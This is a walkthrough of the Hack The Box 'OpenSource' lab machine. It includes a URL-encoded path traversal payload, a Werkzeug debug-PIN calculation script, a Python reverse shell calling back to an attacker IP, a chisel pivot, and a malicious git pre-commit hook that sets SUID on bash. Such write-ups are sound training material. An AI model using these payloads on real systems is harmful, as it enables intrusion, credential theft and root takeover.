Hack The Box OpenSource Writeup (Easy Linux)
Easy Linux box. A git commit leaks dev01 credentials, encoded path traversal reaches the Werkzeug PIN, and a root git-sync job runs a rogue pre-commit hook.
Summary
OpenSource is an easy Linux machine serving a Flask file upload app that also hands out its own source code. The download is a live git repository, and although gitleaks and trufflehog find nothing, walking the history with git show turns up a .vscode settings file committed with an http proxy string holding dev01’s password. The /uploads route filters path traversal by stripping ../ non recursively, so URL encoded slashes walk straight out of the web root, and reading /sys/class/net/eth0/address, /proc/sys/kernel/random/boot_id and /proc/self/cgroup supplies everything needed to compute the Werkzeug debug console PIN and get code execution as root inside the container. Chisel pivots onto the Docker bridge, where an internal Gitea on 172.17.0.1:3000 accepts the dev01 credentials and serves a home-backup repository containing his SSH private key. On the host, pspy shows root running /usr/local/bin/git-sync every minute against /home/dev01, so a pre-commit hook in that repository that runs chmod +s /bin/bash gives a root shell.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
Nmap scan report for 10.129.227.140
Host is up, received conn-refused (0.24s latency).
Scanned at 2025-12-04 12:04:12 -03 for 150s
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE    SERVICE REASON      VERSION
22/tcp   open     ssh     syn-ack     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
<SNIP>
80/tcp   open     http    syn-ack     Werkzeug/2.1.2 Python/3.10.3
|_http-server-header: Werkzeug/2.1.2 Python/3.10.3
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
|<SNIP>
|_http-title: upcloud - Upload files for Free!
Web Server Enumeration
There’s not much to the web server. The home page directs me to two pages, one to download the app’s source code: http://10.129.227.140/download and the other to test the website’s main feature: http://10.129.227.140/upcloud
I run ffuf to discover more directories in the machine:
1
ffuf -u http://10.129.227.140/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-words.txt -t 15
Eventually I get a hit for
1
/console
But it asks me for the PIN:

It’s well known that, with enough information about the taget system, it’s possible to guess the PIN value. For now, let’s just keep in mind that the debug console is active.
Git Repository
Leaked Secrets
The website offers me the option to download the source code at http://10.129.227.140/download. I download it. First thing I notice is that it is a git repository (there’s a .git directory here):
1
2
3
4
5
6
7
8
9
10
$ ls -al
total 32
drwxr-xr-x 5 user user 4096 Dec  4 15:51 .
drwxr-xr-x 5 user user 4096 Dec  4 16:30 ..
drwxrwxr-x 5 user user 4096 Apr 28  2022 app
-rwxr-xr-x 1 user user  110 Apr 28  2022 build-docker.sh
drwxr-xr-x 2 user user 4096 Apr 28  2022 config
-rw-r--r-- 1 user user  592 Dec  4 15:51 Dockerfile
drwxrwxr-x 8 user user 4096 Dec  4 17:36 .git
-rw-r--r-- 1 user user  220 Dec  4 15:51 .gitignore
I run gitleaks agaisnt this but nothing is found:
1
2
3
4
5
6
7
8
9
10
11
$ ~/hacking/tools/gitleaks/gitleaks detect --source src/ --verbose

    ○
    │╲
    │ ○
    ○ ░
    ░    gitleaks

5:43PM INF 5 commits scanned.
5:43PM INF scanned ~4817697 bytes (4.82 MB) in 558ms
5:43PM INF no leaks found
I also run trufflehog against the repo with no results:
1
2
3
4
5
6
~/hacking/tools/trufflehog git file://$(pwd)/src
🐷🔑🐷  TruffleHog. Unearth your secrets. 🐷🔑🐷

2025-12-04T17:46:43-03:00       info-0  trufflehog      running source  {"source_manager_worker_id": "g5Dx2", "with_units": true}
2025-12-04T17:46:43-03:00       info-0  trufflehog      scanning repo   {"source_manager_worker_id": "g5Dx2", "unit_kind": "dir", "unit": "/tmp/trufflehog-35396-4174848759", "repo": "file:///home/user/hacking/htb/machines/easy/opensource/src"}
2025-12-04T17:46:43-03:00       info-0  trufflehog      finished scanning       {"chunks": 151, "bytes": 1413856, "verified_secrets": 0, "unverified_secrets": 0, "scan_duration": "310.658511ms", "trufflehog_version": "3.91.2", "verification_caching": {"Hits":0,"Misses":0,"HitsWasted":0,"AttemptsSaved":0,"VerificationTimeSpentMS":0}}
I do git log --all and see some commit history:

I start using git show against the commit hashes to see which files changed over time and eventually I found this in commit a76f8f75f7a4a12b706b0cf9c983796fa1985820:

It seems like they accidentally pushed cleartext credentials to the repo:
1
2
3
4
5
{
  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
  "http.proxyStrictSSL": false
}
New credentials:
1
2
Username: dev01
Password: Soulless_Developer#2022
Source Code Analysis
The uploads endpoint (in views.py) is defined:
1
2
3
4
@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
The get_file_name is a custom function that comes from app.utils:
1
2
3
4
5
6
7
8
9
10
11
12
13
# SNIP

def get_file_name(unsafe_filename):
    return recursive_replace(unsafe_filename, "../", "")

"""
Recursively replace a pattern in a string
"""

def recursive_replace(search, replace_me, with_me):
    if replace_me not in search:
        return search
    return recursive_replace(search.replace(replace_me, with_me), replace_me, with_me)
It’s using a very basic filter to try and prevent path traversal.
Local File Inclusion
I test for LFI payloads and eventually I trigger an error in the application that leaks the variable named “SECRET”:

More specifically:
1
2
3
4
var CONSOLE_MODE = false,
     EVALEX = true,
     EVALEX_TRUSTED = false,
     SECRET = "BRE7dimChkKyvqwvxSZX";
Interesting, but I don’t think that’s particularly useful right now. This error also confirms where the application is located in the system:
1
/app
I try fuzzing LFI payloads against this endpoint:
1
ffuf -u 'http://10.129.227.140/uploads/FUZZ' -w /usr/share/wordlists/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt -t 10
Sure enough I get a hit with the following payload:
1
..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 1172, Words: 3, Lines: 28]
Seems like they’re URL encoding the slashes, and it works fine to bypass the filter put in place by the application and I can get /etc/passwd from the victim machine:

Following the info from this hacktricks article I first collect the mac address of the network interface (use eth0 as first attempt since it’s very common):
1
/uploads/..%2F..%2F..%2F%2F..%2F..%2F/sys/class/net/eth0/address
It returns me the hex value for the mac address:
1
02:42:ac:11:00:03
I can convert this hex blob by removing all semicolons and uisng python:
1
2
3
4
5
$ python3
Python 3.11.2 (main, Apr 28 2025, 14:11:48) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print(0x0242ac110003)
248537789235
I can trigger an error in the application to leak the full path to where Flask is installed in the system:

More specifically:
1
/usr/local/lib/python3.10/site-packages/flask/app.py
I get two more files that are required to complete this process:
1
2
/uploads/..%2F..%2F..%2F%2F..%2F..%2F/proc/sys/kernel/random/boot_id
/uploads/..%2F..%2F..%2F%2F..%2F..%2F/proc/self/cgroup
Save them to a folder named “loot”, and create a script to calculate the machine ID (the base script is also available in hacktricks’s article) with minor adjustments to the original:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
import typing as t

def get_machine_id() -> t.Optional[t.Union[str, bytes]]:

    def _generate() -> t.Optional[t.Union[str, bytes]]:
        linux = b""

        # machine-id is stable across boots, boot_id is not.
        for filename in ["loot/boot_id"]:
            try:
                with open(filename, "rb") as f:
                    value = f.readline().strip()
            except OSError as e:
                print('error', e)
                continue

            linux += value

        # Containers share the same machine id, add some cgroup
        # information. This is used outside containers too but should be
        # relatively stable across boots.
        try:
            with open("loot/cgroup", "rb") as f:
                linux += f.readline().strip().rpartition(b"/")[2]
        except OSError:
            pass

        if linux:
            return linux

        return None

    _machine_id = _generate()
    return _machine_id


print(get_machine_id().decode())
When I run the script above, it tells me the machine ID:
1
3c2257e7-0ae8-40a9-bc3b-023d95d30bc623c44f464bea685e2e377be5d501b71f600fb8d9888194e95f458113cc6a960e
And now I have all the information that’s needed. The complete script to guess the PIN for Werkzeug debug console is this, in my environment:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
import hashlib
from itertools import chain
probably_public_bits = [
    'root',  # username
    'flask.app',  # modname
    'Flask',  # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.10/site-packages/flask/app.py'  # getattr(mod, '__file__', None),
]

private_bits = [
    '2485377892355',  # str(uuid.getnode()),  /sys/class/net/eth0/address (0242ac110003 to decimal)
    '3c2257e7-0ae8-40a9-bc3b-023d95d30bc623c44f464bea685e2e377be5d501b71f600fb8d9888194e95f458113cc6a960e'  # get_machine_id(), /etc/machine-id (3c2257e7-0ae8-40a9-bc3b-023d95d30bc6)
]

# h = hashlib.md5()  # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
# h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
I run it:
1
2
$ python3 pin.py
134-291-906
And I can use the PIN code to access the debug console. Now I have remote code execution as root:

Initial Access - RCE in Werkzeug Debug Console
I start a netcat listener on port 9999:
1
nc -lvnp 9999
Then I use the following reverse shell payload to get a shell:
1
import os,pty,socket;s=socket.socket();s.connect(("10.10.14.57",9999));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")
I receive the connection immediately but I notice the shell is not optimal, there are weird characters being printed out:
1
2
3
connect to [10.10.14.57] from (UNKNOWN) [10.129.227.140] 47872
/app # ^[[26;8R
/app # ^[[26;8R
So I stabilize it by first putting it to the background (Ctrl + Z) and then stty raw -echo ;fg:
1
2
3
4
5
6
7
8
/app # ^Z
[2]+  Stopped                 nc -lvnp 9999
user@attackbox:~/hacking/htb/machines/easy/opensource/src$ stty raw -echo ;fg
nc -lvnp 9999

/app #
/app # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Now I have a more stable shell.
Pivoting
Nothing much going on in this docker. I notice the container IP isn’t the first one in the subnet:
1
172.17.0.3
So I start a chisel server on my machine:
1
./chisel server --reverse --socks5 --port 1337
And upload chisel to the victim machine to set it as a client:
1
nohup ./chisel client 10.10.14.57:1337 R:socks &
I use proxychains with nmap to scan the first host in the subnet:
1
proxychains4 nmap 172.17.0.1 -A -vv -oN scans/nmap.internal
This way I can see there’s a gitea instance running on port 3000:

I set up FoxyProxy firefox extension to use my chisel proxy:

And now I can access the Gitea instance at http://172.17.0.1:3000/. I use the previously found credentials to “dev01” to log in to Gitea:
1
2
Username: dev01
Password: Soulless_Developer#2022
I can see right away dev01 has access to one repository named “home-backup”:

The repository contains the SSH private key for dev01, required in order to access the server via SSH (http://172.17.0.1:3000/dev01/home-backup/src/branch/main/.ssh/id_rsa):

I save this to my local machine, change permissions with chmod 600 id_rsa and connect to the machine using ssh dev01@10.129.227.140 -i id_rsa.
Vertical Privilege Escalation
I transfer pspy64 to the machine. With that, I discover root is executing the following binary every minute:
1
2025/12/04 19:07:01 CMD: UID=0     PID=9314   | /bin/bash /usr/local/bin/git-sync
I can read /usr/local/bin/git-sync:
1
2
3
4
5
6
7
8
9
10
11
12
13
#!/bin/bash

cd /home/dev01/

if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +'%Y-%m-%d')
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi
Dangerous. The script is being ran as root, and using files we control over at /home/dev01. The home folder is indeed a git repository:
1
2
3
4
5
6
-bash-4.4$ git status
On branch main
Your branch is ahead of 'origin/main' by 8 commits.
  (use "git push" to publish your local commits)

nothing to commit, working tree clean
I can create a malicious hook to execute whenever root tries to commit anything to repo. Git hooks are located in .git/hooks:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
-bash-4.4$ cd .git/hooks/
-bash-4.4$ ls -l
total 52
-rwxrwxr-x 1 dev01 dev01  478 Mar 23  2022 applypatch-msg.sample
-rwxrwxr-x 1 dev01 dev01  896 Mar 23  2022 commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 3327 Mar 23  2022 fsmonitor-watchman.sample
-rwxrwxr-x 1 dev01 dev01  189 Mar 23  2022 post-update.sample
-rwxrwxr-x 1 dev01 dev01  424 Mar 23  2022 pre-applypatch.sample
-rwxrwxr-x 1 dev01 dev01 1642 Mar 23  2022 pre-commit.sample
-rwxrwxr-x 1 dev01 dev01 1492 Mar 23  2022 prepare-commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 1348 Mar 23  2022 pre-push.sample
-rwxrwxr-x 1 dev01 dev01 4898 Mar 23  2022 pre-rebase.sample
-rwxrwxr-x 1 dev01 dev01  544 Mar 23  2022 pre-receive.sample
-rwxrwxr-x 1 dev01 dev01 3610 Mar 23  2022 update.sample
Bunch of files, ending in .sample. Git will ignore all files that end with .sample. To create a hook that will actually execute, it shouldn’t end with .sample. I create the file “pre-commit”:
1
-rw-rw-r-x 1 dev01 dev01   32 Dec  4 20:02 pre-commit
With the following content:
1
2
3
4
-bash-4.4$ cat pre-commit
#!/bin/bash

chmod +s /bin/bash
It should be executable:
1
chmod +x pre-commit
So now the next time the git-sync script runs, it’ll hopefully execute this malicious pre-commit hook. I wait a few seconds and see the SUID in /bin/bash, indicating the exploit was a success:
1
2
-bash-4.4$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1113504 Apr 18  2022 /bin/bash

And now I can escalate to root by using /bin/bash -p: